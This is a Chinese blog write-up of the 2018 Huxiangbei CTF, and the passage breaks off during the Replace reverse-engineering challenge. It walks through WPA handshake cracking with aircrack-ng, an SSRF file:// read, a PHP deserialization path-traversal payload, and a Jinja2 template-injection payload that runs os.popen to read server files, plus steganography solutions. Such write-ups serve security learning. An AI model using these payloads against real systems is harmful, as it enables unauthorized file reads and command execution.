2018湖湘杯writeup

翻译


lycnjupt 于 2018-11-19 11:44:22 发布 3003 收藏 1
分类专栏： 安全学习总结


安全学习总结 专栏收录该内容
1 篇文章 0 订阅
订阅专栏

1. 题目名MISC Disk

解题思路、相关代码和Flag截图：

010Editor下查看，flag is not here分析a.d.s后二进制，提取出来，发现



01100110

01101100

01100001

01100111

01

11101100

11010001

00010001

01001101

01

11110011

00010110

11100101

11110100

01

00001100


01011100

11011010

11011111

01

第一块出来flag字样，后面拼接放入convert，解出后面字段。



得出flag{4DS_1n_D1sk}

1. 题目名MISC FLOW

解题思路、相关代码和Flag截图：

解题思路原理：


1.aircrack-ng ctf.pcap -w mima.txt跑出密码password1


```
root@kali:~/Desktop# ls
02.jpg  ctf.pcap  curl  mima.txt  output22  twowukong.jpg.png
root@kali:~/Desktop# aircrack-ng ctf.pcap -w mima.txt
Opening ctf.pcap
Read 13712 packets.

   #  BSSID              ESSID                     Encryption

   1  02:EC:0A:5E:BE:6B  ctf                       WPA (1 handshake)

Choosing first network as target.

Opening ctf.pcap
Reading packets, please wait...

                                Aircrack-ng 1.2 rc4

      [00:00:00] 1/0 keys tested (33.71 k/s)

      Time left: 0 seconds                                      inf%

                            KEY FOUND! [ password1 ]


      Master Key     : 7E B8 91 EC 5B 1F 1D C9 32 63 D8 83 79 1D 36 C8
                       FD 7A CC 88 79 ED AD 09 EE 9F B0 07 1A 23 4D B7

      Transient Key  : 4E 3F 13 EE 1D D0 FC 1A BB BC 62 11 0B 40 2C 7B
                       B6 47 40 CF 08 70 87 ED 46 B4 C1 48 6F D9 1A 24
```

https://blog.csdn.net/lycnjupt

2.airdecap-ng ctf.pcap -e ctf -p password1　ESSID为CTF，输出ctf-dec.pcap

搜索flag得到答案






1. 题目名Read flag

解题思路、相关代码和Flag截图：

访问显示;ssrf me with parameter 'url',因此需要构造url=?，通过分析ssrf漏洞发现该服务器对协议没有限制，使用bp爆破，发现可以用file协议。

构造payload：http://47.107.237.27/?url=file:///var/www/html/ssrf/flag




nxb2018{0ef0c0d15f1a11b47af2a01669fbf124}


https://blog.csdn.net/lycnjupt

1. 题目名MyNote


解题思路、相关代码和Flag截图：

注册登录账号，上传图片，抓包，发现Picture=经过base64解码为反序列化字符串，修改其中的上传图片11.jpg，可以读取到flag






改a:1:{i:0;s:6:"11.jpg";}为a:1:{i:0;s:36:"../../../../../var/www/html/flag.php";}，读取flag，转base64提交



得到Base64内容，解密得出来flag




1. 题目名web XmeO

解题思路、相关代码和Flag截图：

尝试登录admin 密码admin登录成功，add添加如下payload，点击show出flag

{{
"".__class__.__mro__.__getitem__(2).__subclasses__().pop(59).__init__.func_globals.get('linecache').os.popen
/home/XmeO/test.db').read() }}




Binary file /home/XmeO/test.db matches /home/XmeO/auto.js:26: 'value' : 'hxb2018{999339e8dd8c1d5e36976042099cfbc5}',

https://blog.csdn.net/lycnjupt


1. 题目名Hidden Write

解题思路、相关代码和Flag截图：

首先使用010editor分离出三张图片，使用zsteg，解出部分flag，https://github.com/zed-0xff/zsteg



https://blog.csdn.net/lycnjupt




No	描述	是否完成	创建时间	操作
1	{{ """.__class__.__mro__.__getitem__(2).__subclasses__().pop(59).__init__.func_globals.get('linecache').os.popen('ls /home/XmeO/test.db').read() }}	0	1542530567.78	Edit show
2	hellww	1	1542530658.58	Delete
3	sasa	1	1542530674.41	Delete

https://blog.csdn.net/lycnjupt

在使用BlindWaterMark-master提取盲水印图片，

https://github.com/chishaxie/BlindWaterMark



拼接出flag:hxb2018{b03bca1dbca1662e632ffa5bbefe4a50}

1. 题目名Replace

解题思路、相关代码和Flag截图：

发现题目有壳：

使用kali下的upx脱壳工具脱壳

使用IDA打开程序发现关键代码check函数，check函数返回值为1，即可得。

在IDA中找到关键的d1和d2,值为下图。

```
.rdata:00402125                 align 4
